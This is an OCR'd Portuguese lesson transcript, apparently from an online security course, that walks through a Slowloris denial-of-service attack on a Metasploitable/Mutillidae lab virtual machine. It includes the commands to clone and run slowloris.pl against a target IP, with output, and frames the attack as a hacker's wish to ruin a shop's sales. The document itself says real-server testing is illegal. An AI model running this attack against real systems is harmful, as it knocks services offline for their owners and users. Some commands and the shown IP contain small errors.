
01

Como funciona o DOS

Transcrição


Anteriormente, acessamos algumas páginas web como vítima. Vamos relembrar o que acontece quando tentamos acessar uma página? O computador envia uma requisição para o servidor, que a processará. A seguir, mandará uma resposta com acesso às páginas que o usuário solicitou.

Uma pessoa consegue falar com apenas um determinado número de pessoas ao mesmo tempo. O mesmo acontece com o servidor. Ele conseguirá se comunicar apenas com um certo número de usuários ao mesmo tempo. Desta forma, o hacker pode tentar consumir todas as conexões disponíveis do servidor, para que, quando uma vítima tentar acessar alguma página via servidor, sua requisição não seja processada.




Todas as conexões já foram consumidas pelo hacker, o que impossibilita a vítima a acessar um serviço. Esse tipo de ataque é chamado de Ataque de Negação de Serviço, ou no inglês, *Denial of Service*, DoS. E é esse o tipo de ataque que aprenderemos a realizar agora.


Não podemos ficar realizando esses testes em servidores reais da internet, pois isso é **ilegal**. Por isso, usaremos o VirtualBox para testar as vulnerabilidades que existem e se elas possibilitam o nosso ataque. Já no programa, selecionaremos o botão `Novo` .




Na janela que se abrirá, daremos o nome de `Servidor` à nova máquina virtual que estamos criando. No campo `Tipo` selecionaremos `Linux`, e no campo `Versão` escolheremos `Other Linux (64-bit)`.



A seguir, devemos configurar a memória. Deixaremos em `512 MB`.




Em seguida, temos que decidir sobre o disco rígido virtual. O programa nos dá a opção de não utilizar um com máquina, de criar um novo disco para ela ou de utilizar um já existente. Escolheremos a última opção, e, clicando na pastinha, escolheremos o disco `Metasploitable`. Depois, basta clicar em `Criar`.




Agora é preciso colocar esse servidor na mesma rede do Kali Linux, e do meu computador. Para isso, clicaremos em `Configurações`.

![Configuracoes](0https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula+3/Aula3.1_07_configuracoes.png (https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula+3/Aula3.1_07_configuracoes.png)


Na aba `Rede` mexeremos no campo `Conectado a`, alterando para `Placa em modo Bridge`. Depois, basta clicar em `OK`.



Com tudo configurado, basta clicar `Iniciar`.



Em uma janela separada, o servidor se iniciará. Depois de seu boot, veremos:



Para logar, completaremos o campo `metasploitable login:` da seguinte maneira:

```
metasploitable login: msfadmin
```

Ao darmos `Enter` , a senha será pedida. Ela é igual ao login.

```
metasploitable login: msfadmin
password:
```

Seremos redirecionados para a parte de configurações do servidor. Podemos, então, ver qual o seu IP.


```
metasploitable login: msfadmin
password:
...
msfadmin@metasploitable:~$ ifconfig
```

Com esse comando, veremos:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d9:16:b7
          inet addr:192.168.121.117  Bcast:192.168.121.255   Mask:255.255.255.0
          inet6 addr: fe80::a0027ff:fed9:16b7/64  Scope:Link
          ...
```

Vemos que o IP desse servidor é `192.168.121.117` . Lembrando que em seu teste, será outro número.

O hacker, na máquina virtual Kali Linux, abrirá o navegador e digitará o endereço IP do servidor.




Seremos redirecionados para o nosso servidor web. Há alguns links na parte de baixo, que nos redirecionam para algumas páginas. Vamos ver o site da Multillidae.

Parece que está tudo funcionando. Clicaremos em `Core Controls > Login/Register` para confirmar.

Como hackers, não gostamos muito da Multillidae, e nossa intenção é tornar o site dessa empresa indisponível e seu serviço intermitente, deixando os usuários insatisfeitos. Assim, a Multillidae deixará de fazer vendas e perderá clientes, e é de nosso interesse que isso aconteça.

Para essa finalidade, usaremos uma ferramenta que se chama **Slowloris**. Ela está disponível no GithHub (https://github.com/llaera/slowloris.pl). Usaremos a opção `Clone with HTTPS`. Se quiser saber mais sobre o assunto, temos o curso de GitHub (https://cursos.alura.com.br/course/git) da plataforma da Alura.



Devemos então abrir o terminal e usar o comando `git clone` :

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
```

Agora a ferramenta está disponível na pasta `slowloris.pl` . Portanto, vamos abri-la.

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
@root@kali:~# cd slowloris.pl/
```


Daremos um `ls` para verificar seu conteúdo.

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
@root@kali:~# cd slowloris.pl/
@root@kali:~/slowloris.pl# ls
README slowloris.pl
```

Para podermos executar, precisamos alterar a permissão. Assim, usaremos `chmod + x slowloris.pl` .

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
@root@kali:~# cd slowloris.pl/
@root@kali:~/slowloris.pl# ls
README slowloris.pl
@root@kali:~/slowloris.pl# chmod + x slowloris.pl
```

Com isso, devemos conseguir executar o Slowloris. Tentaremos um `ls` novamente:



Note que dessa vez a linha `README slowloris.pl` aparece em verde. Isso significa que temos permissão para executá-la. Portanto, o faremos usando `./slowloris.pl` .

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
@root@kali:~# cd slowloris.pl/
@root@kali:~/slowloris.pl# ls
README slowloris.pl
@root@kali:~/slowloris.pl# chmod + x slowloris.pl
@root@kali:~/slowloris.pl# ls
README slowloris.pl
@root@kali:~/slowloris.pl# ./slowloris.pl
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Usage:

        perl ./slowloris.pl -dns [www.example.com] -options

        Type 'perldoc ./slowloris.pl' for help with options.
```

A linha `perl ./slowloris.pl -dns [www.example.com] -options` nos mostra a sintaxe para usar o programa. Vamos segui-la, mas em vez de usar a URL do site, usaremos o IP do servidor. Pediremos para que ele tente abrir essas conexões a cada um segundo, e para isso precisaremos colocar `-timeout 1` no lugar de `options`.

```
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
Checking connectivity... done.
@root@kali:~# cd slowloris.pl/
@root@kali:~/slowloris.pl# ls
README slowloris.pl
@root@kali:~/slowloris.pl# chmod + x slowloris.pl
@root@kali:~/slowloris.pl# ls
README slowloris.pl
@root@kali:~/slowloris.pl# ./slowloris.pl
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Usage:

        perl ./slowloris.pl -dns [www.example.com] -options

        Type 'perldoc ./slowloris.pl' for help with options.

@root@kali:~/slowloris.pl# perl ./slowloris.pl -dns 192.168.121.117 -timeout 1
```


Quando apertarmos `Enter`, espera-se que abra-se uma série de conexões o computador e o servidor por meio do slowloris. O que veremos é o seguinte:

```
...
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Usage:

        perl ./slowloris.pl -dns [www.example.com] -options

        Type 'perldoc ./slowloris.pl' for help with options.

@root@kali:~/slowloris.pl# perl ./slowloris.pl -dns 192.168.121.117 -timeout 1

...
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.177:80 every 1 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:   Slowloris has now sent 302 packets successfully.
This thread now sleeping for 1 seconds...

                Sending data.
Current stats:   Slowloris has now sent 616 packets successfully.
This thread now sleeping for 1 seconds...
                Building sockets.
                Building sockets.
```

```
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
  ...
```

O programa começou a construir várias sockets, e a enviar vários pacotes. Espera-se que os recursos do servidor da Multillidae já estejam comprometidos.

Vamos fazer o teste como a vítima faria, na minha máquina física. Abriremos o site da Multillidae pelo navegador, usando o endereço IP.



O navegador passa muito tempo indicando o carregamento da página. Você acha que o cliente vai deixar a compra na Multillidae para outra loja? Ou que ele vai comprar no site do concorrente?

Com esse aviso, vemos que o hacker conseguiu consumir as conexões de maneira a derrubar o site.